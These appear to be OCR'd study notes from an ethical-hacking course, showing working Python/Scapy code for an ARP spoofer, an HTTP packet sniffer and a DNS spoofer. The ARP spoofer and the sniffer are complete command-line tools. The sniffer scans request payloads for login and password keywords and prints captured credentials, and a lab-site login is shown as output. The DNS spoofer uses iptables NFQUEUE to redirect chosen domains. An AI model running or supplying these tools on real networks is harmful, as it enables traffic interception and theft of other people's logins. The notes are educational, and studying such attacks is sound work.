
- **Modules used:**


◇ time documentation: https://docs.python.org/3/library/time.html

◇ sys documentation: https://docs.python.org/3/library/sys.html

# *Screenshots*

- **Introduction:**






- **Code:**

```
home > kali > Desktop > ARP-spoofer > ...
1   #!/usr/bin/env python3
2
3   import scapy.all as scapy
4
5   def spoof(target_ip, spoof_ip):
6       mac = get_mac(target_ip)
7       packet = scapy.ARP(op=2,hwdst=mac,pdst=target_ip,psrc=spoof_ip)
8       scapy.send(packet)
9
10  def get_mac(ip):
11      arp_request = scapy.ARP(pdst=ip)
12      broadcast = scapy.Ether(dst="ff:ff:ff:ff:ff:ff")
13      arp_final_request = broadcast/arp_request
14      answered = scapy.srp(arp_final_request, timeout=1, verbose=False)[0]
```

```
mac-address-changer.py   network_scanner   ARP-spoofer
home > kali > Desktop > ARP-spoofer > spoof
1   #!/usr/bin/env python3
2
3   import scapy.all as scapy
4
5   def spoof(target_ip, spoof_ip):
6       mac = get_mac(target_ip)
7       packet = scapy.ARP(op=2,hwdst=mac,pdst=target_ip,psrc=spoof_ip)
8       scapy.send(packet, verbose=False)
9
10  def get_mac(ip):
11      arp_request = scapy.ARP(pdst=ip)
12      broadcast = scapy.Ether(dst="ff:ff:ff:ff:ff:ff")
13      arp_final_request = broadcast/arp_request
14      answered = scapy.srp(arp_final_request, timeout=1, verbose=False)[0]
15      return answered[0][1].hwsrc
16
17  spoof("192.168.1.12", "192.168.1.1")
18

PROBLEMS   OUTPUT   DEBUG CONSOLE   TERMINAL   JUPYTER
Sent 1 packets.
```

- **Final code:**

home > kali > Desktop > ARP-spoofer > main

```python
#!/usr/bin/env python3

import scapy.all as scapy
import argparse
import sys
import time

def get_arguments():
    parser= argparse.ArgumentParser()
    parser.add_argument("-t","--target",dest="target_ip",help="The target IP address")
    parser.add_argument("-r","--router",dest="router_ip",help="The router IP address")
    options = parser.parse_args()
    return options

def get_mac(ip):
    arp_request = scapy.ARP(pdst=ip)
    broadcast = scapy.Ether(dst="ff:ff:ff:ff:ff:ff")
    arp_final_request = broadcast/arp_request
    answered = scapy.srp(arp_final_request, timeout=1, verbose=False)[0]
    return answered[0][1].hwsrc

def spoof(target_ip, spoof_ip):
    mac = get_mac(target_ip)
    packet = scapy.ARP(op=2,hwdst=mac,pdst=target_ip,psrc=spoof_ip)
    scapy.send(packet, verbose=False)
```

home > kali > Desktop > ARP-spoofer > main

```python

def restore(target_ip, router_ip):
    mac_router = get_mac(router_ip)
    mac_target = get_mac(target_ip)
    packet = scapy.ARP(op=2,hwdst=mac_target,pdst=target_ip,psrc=router_ip,hwsrc=mac_router)
    scapy.send(packet, verbose=False)

def send_packet(target_ip, router_ip):
    sent_packets = 2
    try:
        while True:
            spoof(target_ip, router_ip)
            spoof(router_ip, target_ip)
            print("\r[+]Packets sent: " +str(sent_packets),end="")
            sent_packets += 2
            time.sleep(2)
    except KeyboardInterrupt:
        print("\n[+]Detected CTRL + C ... Reseting ARP table ... Please wait!")
        restore(target_ip, router_ip)
        print("Quiting!")

def main():
    if len((sys.argv)) > 1:
        options = get_arguments()
        send_packet(options.target_ip, options.router_ip)
    else:
```

```
45          print("Quiting!")
46
47  def main():
48      if len((sys.argv)) > 1:
49          options = get_arguments()
50          send_packet(options.target_ip, options.router_ip)
51      else:
52          print("Please input the arguments ... !")
53          print("./ARP-spoofer --help --> to view the help menu !")
54
55
56  if __name__ == "__main__":
57      main()
```

# Script

```
#!/usr/bin/env python3

import scapy.all as scapy
import argparse
import sys
import time

def get_arguments():
    parser= argparse.ArgumentParser()
    parser.add_argument("-t","--target",dest="target_ip",help="The target IP
address")
    parser.add_argument("-r","--router",dest="router_ip",help="The router IP
address")
    options = parser.parse_args()
    return options

def get_mac(ip):
    arp_request = scapy.ARP(pdst=ip)
    broadcast = scapy.Ether(dst="ff:ff:ff:ff:ff:ff")
    arp_final_request = broadcast/arp_request
    answered = scapy.srp(arp_final_request, timeout=1, verbose=False)[0]
    return answered[0][1].hwsrc

def spoof(target_ip, spoof_ip):
    mac = get_mac(target_ip)
    packet = scapy.ARP(op=2,hwdst=mac,pdst=target_ip,psrc=spoof_ip)
    scapy.send(packet, verbose=False)

def restore(target_ip, router_ip):
    mac_router = get_mac(router_ip)
    mac_target = get_mac(target_ip)
    packet =
scapy.ARP(op=2,hwdst=mac_target,pdst=target_ip,psrc=router_ip,hwsrc=mac_router)
```

```
    scapy.send(packet, verbose=False)

def send_packet(target_ip, router_ip):
    sent_packets = 2
    try:
        while True:
            spoof(target_ip, router_ip)
            spoof(router_ip, target_ip)
            print("\r[+]Packets sent: " +str(sent_packets),end="")
            sent_packets += 2
            time.sleep(2)
    except KeyboardInterrupt:
        print("\n[+]Detected CTRL + C ... Reseting ARP table ... Please wait!")
        restore(target_ip, router_ip)
        print("Quiting!")

def main():
    if len((sys.argv)) > 1:
        options = get_arguments()
        send_packet(options.target_ip, options.router_ip)
    else:
        print("Please input the arguments ... !")
        print("./ARP-spoofer --help --> to view the help menu !")


if __name__ == "__main__":
    main()
```

# *Packet Sniffer*

- **Packet sniffer:**
  - ◇ Capture data flowing through an interface.
  - ◇ Filter this data.
  - ◇ Display interesting information such as:
    - ▪ Login information.
    - ▪ Visited websites.
    - ▪ image
- **Capture and filter data:**
  - ◇ Scapy has a sniffer function.
  - ◇ Can capture data sent to/from iface.
  - ◇ Can call a dunction soecified in prn on each packet.
  - ◇ Syntax:
    - ▪ import scapy.all as scapy
    - ▪ scapy.sniff(iface=<interface>,prn=<call back function>, store=False) → used to sniff packets from interface i specify, send this packet to the function i

give in prn and dont store any packets in my memory.

- **Extracting data from a specific layer:**

◇ scapy.sniff(iface=<interface>, prn=<call back function>, store=False, filter="<protocol>") → to filter on protocol of the packet such as UDP or TCP or FTP or port <number of the port>.

◇ Scapy does not filter http packets so we will have another module that do this task.

◇ **Scapy_http** module is used to filter http packets, to import it "From scapy.layers import http".

◇ Scapy_http documentation: https://scapy.readthedocs.io/en/latest/layers/http.html.


◇ if <variable that has the packet>.haslayer(http.HTTPRequest) → used to filter only packets that has http protocol.

◇ packet.haslayer(scapy.<layer>) → to filter with specific layer such as RAW.

◇ packet[HTTPRequest].<host or path> → to get the http URL.

# *Screenshots*

- **Test code:**



home > kali > Desktop > packet-sniffer.py > process_sniffed_packet

```python
#!/usr/bin/env python3

import scapy.all as scapy
from scapy.layers import http

def sniff(interface):
    scapy.sniff(iface=interface, store=False,prn=process_sniffed_packet)

def process_sniffed_packet(packet):
    if packet.haslayer(http.HTTPRequest):
        print(packet.show())

sniff("eth0")
```

```
        If_Match  = None
        If_Modified_Since= None
        If_None_Match= None
        If_Range  = None
        If_Unmodified_Since= None
        Keep_Alive= None
        Max_Forwards= None
        Origin    = 'http://testphp.vulnweb.com'
        Permanent = None
        Pragma    = None
        Proxy_Authorization= None
        Proxy_Connection= None
        Range     = None
        Referer   = 'http://testphp.vulnweb.com/login.php'
        Save_Data = None
        TE        = None
        Upgrade   = None
        Upgrade_Insecure_Requests= '1'
        User_Agent= 'Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/116.0'
        Via       = None
        Warning   = None
        X_ATT_DeviceId= None
        X_Correlation_ID= None
        X_Csrf_Token= None
        X_Forwarded_For= None
        X_Forwarded_Host= None
        X_Forwarded_Proto= None
        X_Http_Method_Override= None
        X_Request_ID= None
        X_Requested_With= None
        X_UIDH    = None
        X_Wap_Profile= None
        Unknown_Headers= None
###[ Raw ]###
           load      = 'uname=hussien&pass=hussienhussienhussienhussien'
```

home > kali > Desktop > packet-sniffer.py > ...

```python
#!/usr/bin/env python3

import scapy.all as scapy
from scapy.layers import http

def sniff(interface):
    scapy.sniff(iface=interface, store=False,prn=process_sniffed_packet)

def process_sniffed_packet(packet):
    if packet.haslayer(http.HTTPRequest):
        if packet.haslayer(scapy.Raw):
            print(packet.show())

sniff("eth0")

```

```
Proxy_Connection= None
Range      = None
Referer    = 'http://testphp.vulnweb.com/login.php'
Save_Data  = None
TE         = None
Upgrade    = None
Upgrade_Insecure_Requests= '1'
User_Agent= 'Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firef
Via        = None
Warning    = None
X_ATT_DeviceId= None
X_Correlation_ID= None
X_Csrf_Token= None
X_Forwarded_For= None
X_Forwarded_Host= None
X_Forwarded_Proto= None
X_Http_Method_Override= None
X_Request_ID= None
X_Requested_With= None
X_UIDH     = None
X_Wap_Profile= None
Unknown_Headers= None
###[ Raw ]###
   load      = 'uname=hussien&pass=hussien'
```

home > kali > Desktop > packet-sniffer.py > ...


```python
#!/usr/bin/env python3

import scapy.all as scapy
from scapy.layers import http

def sniff(interface):
    scapy.sniff(iface=interface, store=False,prn=process_sniffed_packet)

def process_sniffed_packet(packet):
    if packet.haslayer(http.HTTPRequest):
        if packet.haslayer(scapy.Raw):
            print(packet[scapy.Raw].load)

sniff("eth0")

```

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# python packet-sniffer.py
b'uname=hussien&pass=hussien'
b'0S0Q0O0M0K0\t\x06\x05+\x0e\x03\x02\x1a\x05\x00\x04\x14H\xda\xc9\xa0\xfb+\xd3-O\
xf0\xdeh\xd2\xf5g\xb75\xf9\xb3\xc4\x04\x14\x14.\xb3\x17\xb7XV\xcb\xaeP\t@\xe6\x1f
\xaf\x9d\x8b\x14\xc2\xc6\x02\x12\x04\x11\x16D\xd2ER\x8dF!j\xbb\xb9b=\x1f\x1c^'
b'0S0Q0O0M0K0\t\x06\x05+\x0e\x03\x02\x1a\x05\x00\x04\x14H\xda\xc9\xa0\xfb+\xd3-O\
xf0\xdeh\xd2\xf5g\xb75\xf9\xb3\xc4\x04\x14\x14.\xb3\x17\xb7XV\xcb\xaeP\t@\xe6\x1f
\xaf\x9d\x8b\x14\xc2\xc6\x02\x12\x03\x88oF\x15\xe3,0\\\x93\xcf\x87J\xf6\xc4G\xe9j
'
```


Mac-address-changer.py | Network_scanner | ARP-spoofer | packet-sniffer.py

home > kali > Desktop > packet-sniffer.py > ...

```python
def process_sniffed_packet(packet):
    if packet.haslayer(http.HTTPRequest):
        if packet.haslayer(scapy.Raw):
            try:
                load = packet[scapy.Raw].load.decode('utf-8')
                keywords = ["username","usern","login",'password','pass']
                for keyword in keywords:
                    if keyword in load:
                        print(load)
            except UnicodeDecodeError:
                pass

sniff("eth0")

```




```python
#!/usr/bin/env python3

import scapy.all as scapy
from scapy.layers import http

def sniff(interface):
    scapy.sniff(iface=interface, store=False,prn=process_sniffed_packet)

def process_sniffed_packet(packet):
    if packet.haslayer(http.HTTPRequest):
        url = packet[http.HTTPRequest].Host.decode() + packet[http.HTTPRequest].Path.decode()
        print(url)
        if packet.haslayer(scapy.Raw):
            try:
                load = packet[scapy.Raw].load.decode('utf-8')
                keywords = ["username","usern","login",'password','pass']
                for keyword in keywords:
                    if keyword in load:
                        print(load)
            except UnicodeDecodeError:
                pass

sniff("eth0")
```



# Code

```
#!/usr/bin/env python3

import sys
import scapy.all as scapy
from scapy.layers import http
import argparse

def get_argument():
    parser = argparse.ArgumentParser()
    parser.add_argument("-i","--interface",dest="interface",help="Input the
interface you want to sniff packets from.")
    options = parser.parse_args()
    return options

def sniff(interface):
    scapy.sniff(iface=interface, store=False,prn=process_sniffed_packet)

def get_URL(packet):
    return packet[http.HTTPRequest].Host.decode() +
packet[http.HTTPRequest].Path.decode()

def get_login_info(packet):
    if packet.haslayer(scapy.Raw):
            try:
                load = packet[scapy.Raw].load.decode('utf-8')
                keywords = ["username","usern","login",'password','pass']
                for keyword in keywords:
                    if keyword in load:
                        return load
            except UnicodeDecodeError:
                pass

def process_sniffed_packet(packet):
    if packet.haslayer(http.HTTPRequest):
        url = get_URL(packet)
        print("[+]HTTP Request: "+url)
        login_info = get_login_info(packet)
        if login_info:
            print("\n\n[+]Possible Username and Password: "+login_info+"\n\n")

def main():
    if len((sys.argv)) > 1:
        options = get_argument()
        sniff(options.interface)
    else:
        print("Please input the arguments ... !")
        print("./packet-sniffer --help --> to view the help menu !")

if __name__ == "__main__":
    main()
```

# *DNS Spoofer*

- **Creating a proxy:**

◇ Iptables -I <chain you want to modify (FORWARD)> -j NFQUEUE --queue-num <any number for the queue(0)>: terminal command to make a queue to trap the packets.

◇ pip install netfilterqueue: the module used to modify the queue we made.

◇ to reset the iptables → iptables --flush

◇ **netfilterqueue** documentation : https://pypi.org/project/NetfilterQueue/

◇ <variable> = netfilterqueue.NetfilterQueue() → to make an object of netfilterqueue module.

◇ <variable>.bind(<queue number>, <function to process packer>) → to process trapped packed in the queue number we give in the function we made.

◇ <variable>.run() → to run the queue

◇ <variable>.accept() → to pass the packets in the queue.

◇ <variable>.drop() → to drop the packets from the queue.

- **Converting packets to scapy packets:**

◇ iptables -I OUTPUT -j NFQUEUE --queue-num 0 → to trap packets hoing out of my machine.

◇ iptables -I INPUT -j NFQUEUE --queue-num 0 → to trap packets coming into my machine.

◇ packet.get_paylod() → to print the data in the packet we captured.

◇ scapy.IP(packet.get_payload) → to convert a packet from netfilter queue to scapy packet.

- **Filtering DNS Responses:**

◇ scapy_packet.haslayer(scapy.DNSRR) → to filter only dns responses.

- **Modifying Packets:**


◇ del scapy_packet[scapy.layer].<field> → usd to delete a field.

◇ scapy_packet = scapy_packet.__class__(bytes(scapy_packet)) → to make scapy calculates the things you removed.

◇ del scapy_packet[scapy.UDP].chksum → to delete a part of a packet.

# *Screenshots*

- **Plan:**




- **Creating a proxy:**

home > kali > Desktop > DNS-spoofer.py > process_packet

```python
#!/usr/bin/env python3

import subprocess
import netfilterqueue

def create_queue():
    print(f"[+]Creating queue 0")
    subprocess.call(["iptables","-I","FORWARD","-j","NFQUEUE","--queue-num",0])

def process_packet(packet):
    print(packet)
    packet.drop()


queue = netfilterqueue.NetfilterQueue()
queue.bind(0, process_packet)
queue.run()

```

```
TCP packet, 52 bytes
TCP packet, 52 bytes
TCP packet, 52 bytes
TCP packet, 40 bytes
TCP packet, 52 bytes
TCP packet, 52 bytes
TCP packet, 52 bytes
TCP packet, 52 bytes
TCP packet, 52 bytes
TCP packet, 52 bytes
TCP packet, 52 bytes
TCP packet, 52 bytes
TCP packet, 52 bytes
TCP packet, 52 bytes
TCP packet, 41 bytes
TCP packet, 52 bytes
TCP packet, 52 bytes
TCP packet, 40 bytes
TCP packet, 52 bytes
UDP packet, 1278 bytes
UDP packet, 101 bytes
TCP packet, 52 bytes
```

- **Converting packets to scapy packets:**

home > kali > Desktop > DNS-spoofer.py > process_packet

```python
#!/usr/bin/env python3

import subprocess
import netfilterqueue
import scapy.all as scapy

def create_queue():
    print(f"[+]Creating queue 0")
    subprocess.call(["iptables","-I","FORWARD","-j","NFQUEUE","--queue-num",0])

def process_packet(packet):
    scapy_packet = scapy.IP(packet.get_payload())
    print(scapy_packet.show())
    packet.accept()


queue = netfilterqueue.NetfilterQueue()
queue.bind(0, process_packet)
queue.run()

```

```
  chksum    = 0x17ee
  src       = 192.168.1.8
  dst       = 157.240.195.35
  \options   \
###[ UDP ]###
     sport     = 60840
     dport     = https
     len       = 39
     chksum    = 0x154b
###[ Raw ]###
        load      = 'LvFB\\xa25Sxe\\x83\\xe3\\x97\x14\\xcf@\\xf2\x14\\x85\\xd8\\x
f2\\x940\\x93zA!¶'

None
###[ IP ]###
  version   = 4
  ihl       = 5
  tos       = 0x0
  len       = 63
  id        = 0
  flags     = DF
  frag      = 0
  ttl       = 64
  proto     = udp
  chksum    = 0x17ea
  src       = 192.168.1.8
  dst       = 157.240.195.35
  \options   \
###[ UDP ]###
     sport     = 60840
     dport     = https
     len       = 43
```

- **Analysing and Creating a costum DNS Response:**

```
home > kali > Desktop > DNS-spoofer.py > ...
1   #!/usr/bin/env python3
2
3   import subprocess
4   import netfilterqueue
5   import scapy.all as scapy
6
7   def create_queue():
8       print(f"[+]Creating queue 0")
9       subprocess.call(["iptables","-I","FORWARD","-j","NFQUEUE","--queue-num",0])
10
11  def process_packet(packet):
12      scapy_packet = scapy.IP(packet.get_payload())
13      if scapy_packet.haslayer(scapy.DNSRR):
14          qname = scapy_packet[scapy.DNSQR].qname
15          if "www.google.com" in qname:
16              print("[+]Spoofing target")
17              answer = scapy.DNSRR(rrname=qname,rdata="192.168.1.8")
18              print("-"*50)
19      packet.accept()
20
21
22  queue = netfilterqueue.NetfilterQueue()
23  queue.bind(0, process_packet)
24  queue.run()
25
```

- **Modifying Packets:**

home > kali > Desktop > DNS-spoofer.py > process_packet

```
import netfilterqueue
import scapy.all as scapy

def create_queue():
    print(f"[+]Creating queue 0")
    subprocess.call(["iptables","-I","FORWARD","-j","NFQUEUE","--queue-num",0])

def process_packet(packet):
    scapy_packet = scapy.IP(packet.get_payload())
    if scapy_packet.haslayer(scapy.DNSRR):
        qname = scapy_packet[scapy.DNSQR].qname
        if "www.youtube.com" in qname:
            print("[+]Spoofing target")
            answer = scapy.DNSRR(rrname=qname,rdata="192.168.1.8")
            scapy_packet[scapy.DNS].an = answer
            scapy_packet[scapy.DNS].ancount = 1
            del scapy_packet[scapy.IP].len
            del scapy_packet[scapy.IP].chksum
            del scapy_packet[scapy.UDP].len
            del scapy_packet[scapy.UDP].chksum
            packet.set_payload(str(scapy_packet))

    packet.accept()
```

